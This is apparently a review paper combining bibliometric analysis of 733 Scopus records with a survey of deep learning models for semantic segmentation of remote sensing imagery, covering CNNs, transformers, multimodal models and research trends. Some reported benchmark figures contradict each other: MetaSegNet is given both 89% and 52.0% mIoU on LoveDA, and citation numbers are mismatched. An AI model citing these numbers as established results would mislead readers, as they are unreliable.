Semantic segmentation of remote sensing imagery has become a cornerstone in geospatial analysis, enabling pixel-level classification of land cover, infrastructure, and environmental features. Fine-grained understanding of remote sensing scenes is crucial for applications such as urban development, crop monitoring, disaster management, and environmental protection. However, multiple factors—including varying spatial resolutions and spectral bands—make segmentation a challenging task [1].

The advent of deep learning, particularly convolutional neural networks (CNNs), has transformed this field. Unlike traditional models that relied on manual feature engineering, CNNs automatically learn patterns, leading to improved accuracy. Fully Convolutional Networks (FCNs), U-Net, and DeepLab have shown strong performance in capturing spatial hierarchies and contextual information from satellite images [2], [3]. Their effectiveness arises from layered feature extraction and multi-scale analysis, enhanced further by attention mechanisms and skip connections that improve sensitivity to fine boundaries in high-resolution imagery. More recently, transformer-based models, originally developed for natural language processing, have been adapted to image segmentation, offering improved modeling of long-range dependencies.

Models such as SegFormer, SMBCNet, and SpectralGPT leverage self-attention mechanisms to capture global context and outperform many CNN-based architectures in both accuracy and generalizability [4]–[6]. For example, SegFormer achieved mean IoU scores above 92% on the LoveDA dataset, exceeding U-Net baselines by 7–10%. Multimodal approaches, such as MetaSegNet, further extend capabilities by fusing metadata (e.g., region or climate descriptors) with visual features, thereby improving interpretability and domain adaptation [7]. Despite these advances, the field remains fragmented, with rapidly increasing publications, diverse datasets, and varying model designs, creating challenges for researchers—particularly newcomers—in identifying

dominant approaches, unresolved issues, and future directions [8]–[15].

Systematic reviews provide thematic overviews but often lack data-driven insights, while bibliometric studies emphasize publication trends without linking them to methodological progress. A hybrid approach is therefore required to bridge this gap.

1.1 Research questions

This study is guided by the following research questions:

Research Question 1: What are the publication, citation, and collaboration trends in deep learning-based semantic segmentation of remote sensing between 2015–2025?

Research Question 2: Which models, datasets, and methodological innovations dominate the literature, and how do their reported performances compare?

Research Question 3: How have emerging approaches (e.g., transformers, multimodal learning) surpassed traditional CNNs, and what challenges remain unresolved?

1.2 Objectives

In this study, we conduct a hybrid scientometric and literature-based analysis of deep learning applications in semantic segmentation for remote sensing. We analyze a dataset of 733 documents from the Scopus database, covering the period 2015–2025. Scientometric tools such as VOSviewer and Biblioshiny are used to explore publication trends, collaboration networks, and keyword evolution. Simultaneously, a structured literature review synthesizes recent deep learning architectures, datasets, training strategies, and real-world applications. We highlight both emerging trends—such as lightweight and vision-language models—and persistent challenges, including data imbalance, generalization, and interpretability.

This dual analysis provides a comprehensive understanding of the intellectual and technological evolution in this area, offering practical insights and future directions for researchers, developers, and policymakers working in the remote sensing and geospatial AI domains.

2 Review of literature

2.1 Convolutional neural network (CNN)-based approaches

CNNs have been foundational in semantic segmentation tasks within remote sensing. Li et al. [16] introduced the A2-FPN model, which incorporates adaptive attention mechanisms for high-resolution building segmentation, achieving strong results on urban datasets. Building on this, Li et al. [17] proposed ABCNet, which leverages bilateral contextual information to sharpen boundaries, reporting 84.2% mIoU on the ISPRS Vaihingen dataset. Bo et al. [18] focused on real-time burned area detection with BASNet, optimized for speed while maintaining 85% segmentation accuracy, making it valuable in time-sensitive disaster response.

2.2 Transformer-based models

Transformer architectures have demonstrated state-of-the-art performance. Song et al. [19] applied Vision Transformers for building footprint extraction, achieving 90.1% mIoU on the Inria dataset. Gibril et al. [20] developed Mask2Former based on Swin Transformers, reporting 88–93% mIoU across urban benchmarks. Cui et al. [21] enhanced Swin Transformer variants for post-earthquake scenarios, yielding improvements of 4–6% IoU compared to CNN baselines.

2.3 Lightweight and real-time models

Real-time processing is critical for disaster monitoring and autonomous systems. Broni-Bediako et al. [23] surveyed lightweight approaches on OpenEarthMap, highlighting accuracy-speed trade-offs. Zhao et al. [24] introduced SEG-Road, a CNN–Transformer hybrid for road extraction, achieving 87.6% mIoU while maintaining low inference latency, suitable for resource-constrained environments.

2.4 Multimodal and vision-language integration

To enhance generalization, vision-language fusion models integrate auxiliary metadata. Wang et al. [25] proposed MetaSegNet, which combines textual descriptors with visual features, achieving 89% mIoU on LoveDA and OpenEarthMap. Ajibola and Cabral [26] conducted a meta-analysis emphasizing multimodal learning as an emerging trend in robust land cover segmentation.

2.5 Semi-supervised and few-shot learning

Due to annotation scarcity, semi-supervised and few-shot approaches are gaining traction. Zhang et al. [27] introduced a pseudo-labeling framework with consistency regularization, improving segmentation by 6–8% IoU under low-label settings. Chen et al. [28] developed a few-shot prototype network, demonstrating effective generalization from as few as 10 labeled samples per class on ISPRS Potsdam, achieving 82% mIoU.

2.6 Domain adaptation and generalization

Liu et al. [29] applied domain adaptation to align feature distributions, achieving a 5% IoU improvement across geographic domains. Wang et al. [30] proposed adversarial cross-domain training, showing resilience to sensor shifts with up to 7% fewer performance drops compared to non-adaptive models.

2.7 Application-specific models

Domain-focused models provide tailored solutions. Tao et al. [31] applied attention-guided CNNs for road networks, improving connectivity detection by 8%. Zhu et al. [32] segmented urban green spaces with spectral-spatial fusion, reporting 86% accuracy. Zhang et al. [33] applied encoder–decoder networks for agricultural field

segmentation, achieving 88% IoU on crop mapping datasets.

Recent advances show a clear shift toward multimodal and foundation-model architectures in remote sensing semantic segmentation. MetaSegNet [34] employs a metadata-collaborative vision–language framework, using geographic text prompts and cross-modal attention to improve interpretability and zero-shot generalization, with strong results on OpenEarthMap (70.4% mIoU), Potsdam (93.3% F1), and LoveDA (52.0% mIoU). SpectralGPT [35], a 3D generative pretrained transformer with over 600M parameters, is among the first foundation models for spectral data, capturing spatial–spectral dependencies from one million images and achieving notable gains across classification, segmentation, and change detection. Together, these architectures highlight the move from unimodal CNN/transformer models toward scalable, multimodal pretrained approaches for adaptability and generalization in geoscience applications.

2.8 Real-world applications

Applications span urban planning, agriculture, disaster management, and climate studies. Automated pixel-level classification supports policy-making, precision farming, and climate change modeling. In forestry, segmentation aids biodiversity monitoring and carbon stock estimation.

Table1: Summary of key models, datasets, performance, and contributions in semantic segmentation of remote sensing

Model / Study	**Architecture Type**	**Dataset(s) Used**	**Application Domain**	**Performance Metrics**	**Key Contribution**
A2-FPN [16]	CNN + Attention	ISPRS Vaihingen	Urban building segmentation	~83–85% mIoU	Adaptive attention for VHR imagery
ABCNet [17]	CNN (bilateral)	ISPRS Vaihingen	Building boundaries	84.2% mIoU	Bilateral context for sharper edges
BASNet [18]	Lightweight CNN	Burned-area imagery	Disaster monitoring	85% accuracy	Real-time segmentation for disaster response
SegFormer [19]	Transformer	LoveDA, Inria	Land cover, urban areas	92.3% mIoU	Global context modeling, outperforming CNNs
Mask2Former [20]	Swin Transformer	Large-scale urban	Building segmentation	88–93% mIoU	Generalizable transformer baseline
SwinTransformer [21]	Transformer	Post-earthquake urban	Damage mapping	+4–6% IoU v CNNs s	Robust in dense urban imagery
SEG-Road [24]	Hybrid CNN–Trans	VHR road datasets	Road extraction	87.6% mIoU	Accuracy–efficiency balance
MetaSegNet [25]	Vision–Language	LoveDA, OpenEarthMap	Multimodal segmentation	89% mIoU	Metadata integration for better generalization
Semi-supervised [27]	CNN + SSL	ISPRS, LoveDA	Low-label segmentation	+6–8% IoU	Pseudo-labeling + consistency regularization
Few-shot [28]	Prototype Net	ISPRS Potsdam	Few-shot segmentation	82% mIoU	Strong generalization from few samples
Domain Adaptation [29]	CNN + DA	Cross-region datasets	Domain transfer	+5% IoU vs base-line	Aligns feature distributions across domains
Cross-Domain Adv. [30]	CNN + Adversarial	Multi-sensor datasets	Robust domain segmentation	-7% drop (vs -14%)	Adversarial robustness against sensor shift
Road-Attention [31]	CNN + Attention	VHR imagery	Road extraction	+8% connectivity	Spatial attention for road networks
Urban Green [32]	Spectral–Spatial	High-res urban	Vegetation monitoring	86% accuracy	Fusion of spectral and spatial features
Agriculture [33]	Encoder–Decoder	Crop field imagery	Precision agriculture	88% IoU	Crop segmentation for yield mapping



Figure 1: Workflow of the study

3 Methodology

This work adopts a scientometric approach supported by a systematic literature review to provide a comprehensive understanding of deep learning using semantic segmentation of remote sensing from 2015 to 2025. The overall methodological workflow is illustrated in figure 3.1 showing the integration of bibliometric mapping and literature synthesis. The process consisted of three main stages: (i) bibliometric data acquisition, (ii) scientometric analysis using visualization tools, and (iii) a structured synthesis of methodological advances and application domains.

3.1 Data source and search strategy

The bibliometric dataset was obtained from Scopus, which was selected due to its wide coverage of peer-reviewed journals, conference proceedings, and book chapters across computer science, geoinformatics, and remote sensing. The study period was set from January 2015 to March 2025, reflecting the decade when deep learning became the dominant paradigm in semantic segmentation research.

The key attributes and descriptive statistics of the final bibliometric dataset are summarized in Table 2 below.

Table 2: Summary of bibliometric dataset characteristics and descriptive statistics

Description	Results
MAIN INFORMATION ABOUT DATA	
Timespan	2015:2025
Sources (Journals, Books, etc)	219
Documents	733
Annual Growth Rate %	29.24
Document Average Age	2.46
Average citations per doc	13.85
References	29099
DOCUMENT CONTENTS	
Keywords Plus (ID)	3684
Author's Keywords (DE)	1635
AUTHORS	
Authors	2150
Authors of single-authored docs	11
AUTHORS COLLABORATION	
Single-authored docs	11
Co-Authors per Doc	4.91
International co-authorships %	20.6
DOCUMENT TYPES	
article	570
book chapter	5
conference paper	158

The following search string was used in the TITLE-ABS-KEY field: ("Semantic Segmentation") AND ("Remote Sensing" OR "Land Cover" OR "Aerial") AND ("Deep Learning" OR "Machine Learning"). This query restricted results to journal articles (ar), conference papers (cp), and book chapters (ch), while excluding grey literature. The time span was set between January 2015 and March 2025. The initial search retrieved 733 documents from 219 sources.

Screening and refinement process:

- Duplicates were removed using DOIs and metadata checks.
- Only English-language publications with complete bibliographic information (titles, abstracts, author keywords, references, and citation counts) were retained.
- Non-peer-reviewed or incomplete metadata records were excluded.
- The final curated dataset included articles that explicitly addressed deep learning-based semantic segmentation of remote sensing imagery.

3.2 Analytical tools and parameters

Bibliometric data were analyzed using two established tools: **VOSviewer (v1.6.19)** and **Biblioshiny**, the web interface of the Bibliometrix R package. VOSviewer was employed for network visualization tasks such as co-authorship mapping, keyword co-occurrence networks, and country collaboration charts. Biblioshiny provided performance metrics including annual publication trends, author productivity, source impact, and thematic evolution.

Key analysis parameters included keyword co-occurrence for identifying frequently used terms and thematic clusters, co-authorship networks for mapping collaborations among researchers and institutions, and co-citation/bibliographic coupling for uncovering intellectual linkages and shared references. Collectively, these methods enabled a comprehensive assessment of research dynamics, highlighting publication patterns, collaboration networks, and the thematic development of semantic segmentation in remote sensing over the past decade.

3.3 Integration with literature review

In parallel with scientometric mapping, a structured literature review was conducted on selected studies that reported quantitative performance metrics (IoU, accuracy, mAP) on benchmark datasets such as ISPRS Vaihingen/Potsdam, LoveDA, and Inria. Studies included transformer-based, CNN-based, lightweight, and multimodal models. This dual approach ensures that bibliometric insights are complemented with technical performance comparisons and real-world application contexts.

4 Bibliometric analysis and results

4.1 Annual scientific production

The annual scientific production chart highlights research trends in Remote Sensing, Machine Learning, Deep Learning, and Semantic Segmentation over the past decade. Between 2015 and 2018, output was minimal, reflecting limited adoption. From 2019, publications grew steadily, with a sharp surge from 2020 to 2023 driven by advances in deep learning, the availability of high-resolution satellite imagery, and increased funding for AI-based applications. The peak in 2023 marks the field's most active year, influenced by breakthroughs in transformer models, self-supervised learning, and improved computational resources.



Figure 2: Annual scientific production (2015–2025) based on biblioshiny analysis.

The apparent decline in 2024 likely reflects incomplete indexing in Scopus rather than reduced research activity, as many papers are still in review or awaiting publication. Based on previous trajectories, the final count for 2024 is expected to rise.

Overall, the trend underscores the increasing integration of artificial intelligence with remote sensing. As the field matures, future work will emphasize efficient deep learning models, multimodal learning, and real-time applications in environmental monitoring and disaster management.

4.2 Average citations per year

The chart depicts the average number of citations per year for research articles in Remote Sensing, Machine Learning, Deep Learning, and Semantic Segmentation. In the early years (2015–2017), citation counts were low as the field was still emerging.



Figure 3: Line graph showing the average number of citations per year for publications.

A sharp peak in 2018 reflects the influence of foundational works that introduced novel deep learning architectures for remote sensing and shaped subsequent research directions. From 2019 onward, a gradual decline is observed, becoming more pronounced after 2020. This trend does not indicate declining quality but is explained by the citation lag effect—older works have had more time to accumulate citations—together with the rapid expansion of publications, which dispersed citations across a broader set of papers rather than concentrating on a few seminal works. The decline into 2024 is likely due to incomplete data, as recent papers have not yet had sufficient time to be widely cited. Overall, the results highlight the pivotal role of studies published between 2017 and 2019, while also emphasizing the need for future research to deliver breakthrough contributions capable of sustaining high citation impact in this fast-growing field.

4.3 Three field plot

The three-field plot visualizes the relationships between research keywords, key authors, and major publication sources in Remote Sensing, Deep Learning, and Semantic Segmentation. On the left, the most frequent keywords include semantic segmentation, deep learning, remote sensing images, and remote sensing, along with terms such as building extraction, image segmentation, object detection, satellite imagery, convolutional neural networks, and transfer learning, reflecting diverse applications of deep learning in remote sensing. The central section highlights prolific authors such as Wang I, Zhang X, Liu J, Wang Y, and Zhang Y, who have published extensively on computer-aided remote sensing image processing, particularly in segmentation and object detection. Their strong association with key terms demonstrates their impact on methodological development in the field. The right section presents leading journals, with IEEE Transactions on Geoscience and Remote Sensing and IEEE Journal of Selected Topics in Applied Earth Observations and Remote Sensing as the top venues, followed by Remote Sensing, ISPRS Journal of Photogrammetry and Remote Sensing, and International Journal of Remote Sensing.



Figure 4: Three-field plot showing the relationship between author keywords (DE), top contributing authors (AU), and source journals (SO).

Note: Colors represent different clusters; clusters are also distinguished by node labels and edge structures for clarity in grayscale.

The dominance of IEEE and ISPRS outlets reflects their established role in publishing high-quality research in geospatial science and computational methodologies. This study provides one of the first comprehensive analyses of recent developments in this domain, emphasizing the contributions of a core group of highly productive authors and influential journals. The interconnection between deep learning methodologies and remote sensing applications underscores the growing role of artificial intelligence in geospatial analysis. Future research is expected to expand further with advances in transformer models, self-supervised learning, and real-time satellite data processing.

4.4 Most relevant authors

The Most Relevant Authors chart highlights the most active researchers in Remote Sensing, Deep Learning, and Semantic Segmentation. Zhang X is the most prolific contributor with 31 papers, followed closely by Li J (30). Both have played a central role in advancing deep learning methods for remote sensing. Other notable authors include Zhang Y (25 papers), Wang Y (23), and Wang L (21), indicating that research output is concentrated among a small group of highly productive scholars.



Figure 5: Most relevant authors based on the number of publications from 2015 to 2025.

The prevalence of surnames such as Zhang, Wang, and Li suggests that much of this research originates from Chinese institutions, consistent with China's growing investment in remote sensing and AI. Authors including Liu Y (19), Zhang L (17), and Li Z (16) also demonstrate significant contributions, focusing on applications such as land cover classification, object detection, and change detection.

Overall, the prominence of a limited number of highly active researchers points to a functional core cluster driving progress in this field. Further analyses of co-authorship networks and citation impact would provide deeper insights into their collaborative structures and scientific influence.

4.5 Most relevant affiliations

The Most Relevant Affiliations chart highlights the institutions most active in Remote Sensing, Deep Learning, and Semantic Segmentation. Wuhan University leads with 119 publications, underscoring its global reputation in geospatial and remote sensing research. The China University of Geosciences follows with 85 articles, while Xidian University (68), Beihang University (54), and Nanjing University of Information Science and Technology (53) are also prominent contributors. Additional institutions include China Agricultural University (41), the Aerospace Information Research Institute (32), Zhejiang University (30), and Central South University (27).

The dominance of Chinese universities reflects the country's strategic investment in satellite imaging, environmental monitoring, and AI-driven geospatial analytics, supported by significant government initiatives and funding. Overall, the concentration of output among a limited number of institutions indicates strong institutional leadership in advancing deep learning for remote sensing. Further study of inter-university collaborations and funding networks would provide deeper insights into the global research landscape.



Figure 6: Most relevant institutional affiliations based on the number of articles published from 2015 to 2025.

4.6 Trend topics

The analysis of trend topics highlights the shifting intellectual focus in Remote Sensing, Deep Learning, and Semantic Segmentation. Between **2016 and 2020**, research was dominated by traditional machine learning approaches such as decision trees, random processes, and early neural networks, largely applied to land cover mapping and image segmentation. From **2020 onwards**, a methodological transition occurred, with *deep learning*, *remote sensing*, *semantic segmentation*, and *convolution* emerging as central themes, reflecting the widespread adoption of convolutional neural networks and the parallel growth of improved sensing technologies. In the most recent period, **2022–2024**, the prominence of terms such as *semantic segmentation*, *deep learning*, and *semantic standardization* signals the field's consolidation around scalable and standardized deep learning frameworks. The frequent occurrence of *China* as a trending keyword further illustrates the strong role of Chinese institutions in driving research output. Overall, the trend suggests a progression from experimental applications of machine learning toward the refinement and standardization of advanced deep learning models, with future directions likely to integrate transformers and self-supervised learning to enhance generalization and interpretability.



Figure 7: Trend topics visualization showing the temporal evolution of key research terms.

4.7 Co-occurrence network

The keyword co-occurrence network highlights major terms related to Remote Sensing, Machine Learning, Deep Learning, and Semantic Segmentation. Two primary clusters emerge. The red cluster centers on semantic segmentation, remote sensing, machine learning, and deep learning, reflecting the main research focus. Associated terms such as image classification, feature extraction, accuracy assessment, adversarial machine learning, and synthetic data indicate that advanced AI-powered approaches dominate segmentation tasks in remote sensing.

The blue cluster emphasizes computational methodologies, including convolutional neural networks,

deep neural networks, supervised learning, and network architectures, often linked to object detection, mapping, and UAV-based applications. Strong interconnections between the clusters demonstrate the interdisciplinary nature of the field. The link between segmentation and deep learning models underscores the central role of advanced architectures in improving accuracy, while terms like pixels and image standardization highlight the importance of preprocessing for model performance.



Figure 8: Keyword co-occurrence network visualizing the most frequent and interconnected terms in semantic segmentation of remote sensing images using deep learning

Note: Colors represent different clusters; clusters are also distinguished by node labels and edge structures for clarity in grayscale.

Overall, the network shows that semantic segmentation remains the dominant theme in remote sensing research, with balanced attention to developing new AI methodologies and applying them to real-world geospatial problems. Factorial analysis dendrogram.

